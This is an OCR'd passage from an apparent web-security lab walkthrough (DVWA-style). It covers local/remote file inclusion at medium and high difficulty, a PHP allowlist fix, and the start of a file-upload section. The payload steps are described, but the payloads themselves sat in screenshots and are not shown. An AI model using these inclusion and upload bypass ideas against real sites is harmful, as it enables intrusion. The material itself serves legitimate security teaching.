
5.1.2 Medium Level Security

The developer has read up on some of the issues with LFI/RFI, and decided to filter the input. However, the patterns that are used, isn't enough.


Steps:

1. View target page for testing.







2. View source code for analysis.



3. Enter payload at URL bar and exploit vulnerability.







5.1.3 High Level Security

The developer has had enough. They decided to only allow certain files to be used. However as there are multiple files with the same basename, they use a wildcard to include them all.


Steps:

1. View target page for testing .






2. View source code.



3. Enter payload at URL bar to exploit vulnerability.



Mitigation:

The developer calls it quits and hardcodes only the allowed pages, with there exact filenames. By doing this, it removes all avenues of attack.

Sample code:

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
$configFileNames = [
    'include.php',
    'file1.php',
    'file2.php',
    'file3.php',
];

if( !in_array($file, $configFileNames) ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

5.2 File Upload Vulnerability:

Uploaded files represent a significant risk to web applications. The first step in many attacks is to get some code to the system to be attacked. Then the attacker only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.


The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system, forwarding attacks to backend systems, and simple defacement. It depends on what the application does with the uploaded file, including where it is stored.

5.2.1 Low Level Security


Low level will not check the contents of the file being uploaded in any way. It relies only on trust.


Steps:


1. View target page for analysis.



